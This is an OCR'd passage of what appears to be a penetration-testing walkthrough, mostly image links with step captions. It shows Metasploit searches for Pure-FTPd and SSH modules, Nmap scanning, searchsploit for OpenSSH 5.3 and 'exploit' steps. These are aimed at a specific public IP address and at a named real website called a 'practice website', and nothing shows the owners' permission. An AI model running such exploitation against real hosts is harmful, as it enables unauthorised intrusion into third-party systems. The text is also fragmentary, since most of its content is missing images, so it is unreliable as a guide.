


PORT 1:


Search Pure-ftpd command :




Use module command :




Show info command :







Show options command :



Set RHOSTS 184.168.117.202 command :




Exploit command :




PORT 2 :


Ping command :




Nmap scan command :




Search SSH command :




Searchsploit ssh OpenSSH 5.3



Show options command :




Exploit command :




Practice website (ncte - www.ncte.org.in)

Open ports and ip address info for Practice Website (ncte) :



PORT 1:


Search MYSQL command :




Use command to use modules :

